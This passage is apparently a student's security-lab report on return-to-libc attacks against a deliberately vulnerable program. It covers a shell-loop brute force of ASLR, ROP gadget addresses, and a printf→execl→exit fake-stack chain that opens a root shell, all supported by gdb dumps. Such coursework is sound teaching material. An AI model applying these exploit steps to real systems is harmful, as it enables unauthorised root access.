        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7d78000)
root@kaiyu:/home/kaiyu/Lab05# ldd prog | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7d81000)
root@kaiyu:/home/kaiyu/Lab05# ldd prog | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7dff000)
root@kaiyu:/home/kaiyu/Lab05# ldd prog | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7d12000)
root@kaiyu:/home/kaiyu/Lab05# ldd prog | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7da2000)
root@kaiyu:/home/kaiyu/Lab05# ldd prog | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7d16000)
root@kaiyu:/home/kaiyu/Lab05# ldd prog | grep libc
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7d89000)
```

Because we enabled ASLR, the base address of libc is changed every time.
But we can see that the range of this address change is not very large. Besides, there are similarities in the results of the five executions: the first three digits are b7d and the last three are 000.
So, the strategy to defeat the ASLR is: choose one shown address and use it to generate the payload, then run the program enough times, it will be successful finally.
In my payload, I choose 0xb7d78000 as the base address of libc.
Brute force using shell script:
sh -c "while true; do ./prog payload_sys_4; done;"


```
root@kaiyu:/home/kaiyu/Lab05# sh -c "while true; do ./prog payload_sys_4; done;"
buffer is at:0xbfd7a792
Segmentation fault (core dumped)
buffer is at:0xbfc53f12
Segmentation fault (core dumped)
buffer is at:0xbfc1d762
Segmentation fault (core dumped)
buffer is at:0xbf9e6fe2
Segmentation fault (core dumped)
buffer is at:0xbfe7bb02
Segmentation fault (core dumped)
buffer is at:0xbfb0aea2
Segmentation fault (core dumped)
buffer is at:0xbfc12102
Segmentation fault (core dumped)
buffer is at:0xbfce18c2
Segmentation fault (core dumped)
buffer is at:0xbfbe59d2
```

After several attempts, it opened a shell successfully:

```
root@kaiyu: /home/kaiyu/Lab05
Segmentation fault (core dumped)
buffer is at:0xbfe94a42
Segmentation fault (core dumped)
buffer is at:0xbff126f2
Segmentation fault (core dumped)
buffer is at:0xbfc6cff2
Segmentation fault (core dumped)
buffer is at:0xbffe7a12
Segmentation fault (core dumped)
buffer is at:0xbf9c32e2
Segmentation fault (core dumped)
buffer is at:0xbf9d6a82
Segmentation fault (core dumped)
buffer is at:0xbf82a682
Segmentation fault (core dumped)
buffer is at:0xbf9bc2d2
Segmentation fault (core dumped)
buffer is at:0xbf9b8562
Segmentation fault (core dumped)
buffer is at:0xbfefcf22
Segmentation fault (core dumped)
buffer is at:0xbf992e42
Segmentation fault (core dumped)
buffer is at:0xbfc5c532
Segmentation fault (core dumped)
buffer is at:0xbfc6e2b2
Segmentation fault (core dumped)
buffer is at:0xbfc278e2
Segmentation fault (core dumped)
buffer is at:0xbfc0e2c2
Segmentation fault (core dumped)
buffer is at:0xbffd5bd2
Segmentation fault (core dumped)
buffer is at:0xbf969ab2
# whoami
root
#
```

Task 3: Open a shell using `execl` function [45%]

In this task, we need to open a shell using the execl function as follows:
execl("/bin/sh", "/bin/sh", NULL);
The generated payload should use this chain of function calls: printf→execl→exit.
To finish this task, the structure of the fake stack frames should be as follows:



From previous tasks, we have the addresses libc, exit() and "/bin/sh" string.
We also need the addresses of printf, "%5$n" string, pop ebp ret, execl, address of the location of zero bytes.
Find the address of printf in gdb using the command p printf:

```
gef➤  p printf
$1 = {<text variable, no debug info>} 0xb7e51680 <__printf>
```

The address of printf is 0xb7e51680.
Find the address of pop ebp; ret; using ropper:

```
(ropper)> file /lib/i386-linux-gnu/libc.so.6
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] File loaded.
(libc.so.6/ELF/x86)> search pop ebp; ret
[INFO] Searching for gadgets: pop ebp; ret

[INFO] File: /lib/i386-linux-gnu/libc.so.6
0x000b8933: pop ebp; ret 0x10;
0x000c9ae7: pop ebp; ret 0x14;
0x000c4e6d: pop ebp; ret 0x18;
0x000c9e07: pop ebp; ret 0x1c;
0x000199fd: pop ebp; ret 0xc;
0x000d2f3f: pop ebp; ret 0xfff6;
0x00019560: pop ebp; ret 4;
0x00017ac4: pop ebp; ret 8;
0x000179a7: pop ebp; ret;
```

The offset of pop ebp; ret; is 0x000179a7.
So the address of pop ebp; ret; is libc + 0x000179a7 = 0xb7e1f9a7.

Store the string "%5$n" as env. variables using command export fmt_str="%5\$n":

```
root@kaiyu:/home/kaiyu/Lab05# env|grep "%5$n"
fmt_str=%5$n
root@kaiyu:/home/kaiyu/Lab05#
```

Find the address of the env. variable fmt_str in gdb using the command x/300s $esp:

```
0xbffffd1f:     "LINES=36"
0xbffffd28:     "fmt_str=%5$n"
0xbffffd35:     "GDMSESSION=ubuntu"
```

The address of the string "%5$n" = 0xbffffd28 + 8 = 0xbffffd30

Find the address of execl in gdb using the command p execl:

```
gef➤  p execl
$1 = {<text variable, no debug info>} 0xb7eb8b60 <__GI_execl>
```

The address of execl is 0xb7eb8b60.

According to the structure of the fake stack frames, the address of the location that printf will used to write zero bytes can be calculated as: address of return address of readFile + 4*7.

Run the program with the payload:

```
gef➤  set args payload_execl
gef➤  r
Starting program: /home/kaiyu/Lab05/prog payload_execl
buffer is at:0xbfffed82
process 28794 is executing new program: /bin/dash
# whoami
root
# exit
[Inferior 1 (process 28794) exited normally]
```

It can open a shell successfully and exit gracefully.


Set a breakpoint inside the function readFile and just before it returns:

```
gef➤  disassemble readFile
Dump of assembler code for function readFile:
   0x0804851b <+0>:     push   ebp
   0x0804851c <+1>:     mov    ebp,esp
   0x0804851e <+3>:     sub    esp,0x58
   0x08048521 <+6>:     sub    esp,0x8
   0x08048524 <+9>:     lea    eax,[ebp-0x56]
   0x08048527 <+12>:    push   eax
   0x08048528 <+13>:    push   0x8048660
   0x0804852d <+18>:    call   0x80483a0 <printf@plt>
   0x08048532 <+23>:    add    esp,0x10
   0x08048535 <+26>:    push   DWORD PTR [ebp+0x8]
   0x08048538 <+29>:    push   0x12c
   0x0804853d <+34>:    push   0x1
   0x0804853f <+36>:    lea    eax,[ebp-0x56]
   0x08048542 <+39>:    push   eax
   0x08048543 <+40>:    call   0x80483c0 <fread@plt>
   0x08048548 <+45>:    add    esp,0x10
   0x0804854b <+48>:    mov    eax,0x1
   0x08048550 <+53>:    leave
   0x08048551 <+54>:    ret
End of assembler dump.
gef➤  b *readFile+53
Breakpoint 1 at 0x8048550: file prog.c, line 15.
```


run the program with stepping:

```
$eax   : 0x1
$ebx   : 0xbfffefa0  →  0x00000002
$ecx   : 0x0804b0a0  →  0x00000000
$edx   : 0x12c
$esp   : 0xbfffeddc  →  0xb7e51680  →  <printf+0> call 0xb7f27c79 <__x86.get_pc_thunk.ax>
$ebp   : 0x90909090
$esi   : 0xb7fbb000  →  0x001b2db0
$edi   : 0xb7fbb000  →  0x001b2db0
$eip   : 0x08048551  →  <readFile+54> ret
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfffeddc|+0x0000: 0xb7e51680  →  <printf+0> call 0xb7f27c79 <__x86.get_pc_thunk.ax>   ←$esp
0xbfffede0|+0x0004: 0xb7e1f9a7  →  <backtrace_and_maps+304> pop ebp
0xbfffede4|+0x0008: 0xbffffd21  →  "%5$n"
0xbfffede8|+0x000c: 0xb7eb8b60  →  <execl+0> push ebp
0xbfffedec|+0x0010: 0xb7e369e0  →  <exit+0> call 0xb7f27c79 <__x86.get_pc_thunk.ax>
0xbfffedf0|+0x0014: 0xb7f63b2b  →  "/bin/sh"
0xbfffedf4|+0x0018: 0xb7f63b2b  →  "/bin/sh"
0xbfffedf8|+0x001c: 0xbfffedf8  →  [loop detected]

   0x8048548 <readFile+45>    add    esp, 0x10
   0x804854b <readFile+48>    mov    eax, 0x1
   0x8048550 <readFile+53>    leave
→  0x8048551 <readFile+54>    ret
 ↳  0xb7e51680 <printf+0>      call   0xb7f27c79 <__x86.get_pc_thunk.ax>
    0xb7e51685 <printf+5>      add    eax, 0x16997b
    0xb7e5168a <printf+10>     sub    esp, 0xc
    0xb7e5168d <printf+13>     mov    eax, DWORD PTR [eax-0x68]
    0xb7e51693 <printf+19>     lea    edx, [esp+0x14]
    0xb7e51697 <printf+23>     sub    esp, 0x4

    10  {
    11      char buffer[BUF_SIZE];
    12      printf("buffer is at:%p\r\n",buffer);
    13      fread(buffer, sizeof(char), 300, fp);
    14      return 1;
→   15  }
    16
    17  int main(int argc, char **argv)
    18  {
    19      FILE *fp;
    20      char dummy[BUF_SIZE*5]; memset(dummy, 0, BUF_SIZE*5);

[#0] Id 1, Name: "prog", stopped 0x8048551 in readFile (), reason: SINGLE STEP

[#0] 0x8048551 →readFile(fp=0xb7e1f9a7 <backtrace_and_maps+304>)
[#1] 0xb7e51680 →  <printf+0> call 0xb7f27c79 <__x86.get_pc_thunk.ax>
```


We can see the eight values in the stack that we used to craft fake stack frames.
And the readFile will return to printf.
Set breakpoint at printf and continue:




We can see the argument of printf is 0xbffffd21, which is the address of the string "%5$n", and printf will return to backtrace_and_maps(), which is the pop ebp instruction and its address is 0xb7e1f9a7.
Set breakpoint at backtrace_and_maps+304 and continue:



We can see the printf function has written zero bytes into the address 0xbfffedf8 successfully.
stepping:



We can see it popped the value "%5$n" from stack into $ebp, and it will return to execl.
stepping:



We can see both two arguments of the execl are 0xb7f63b2b, which is the address of the string "/bin/sh". Then execl will return to exit with no arguments.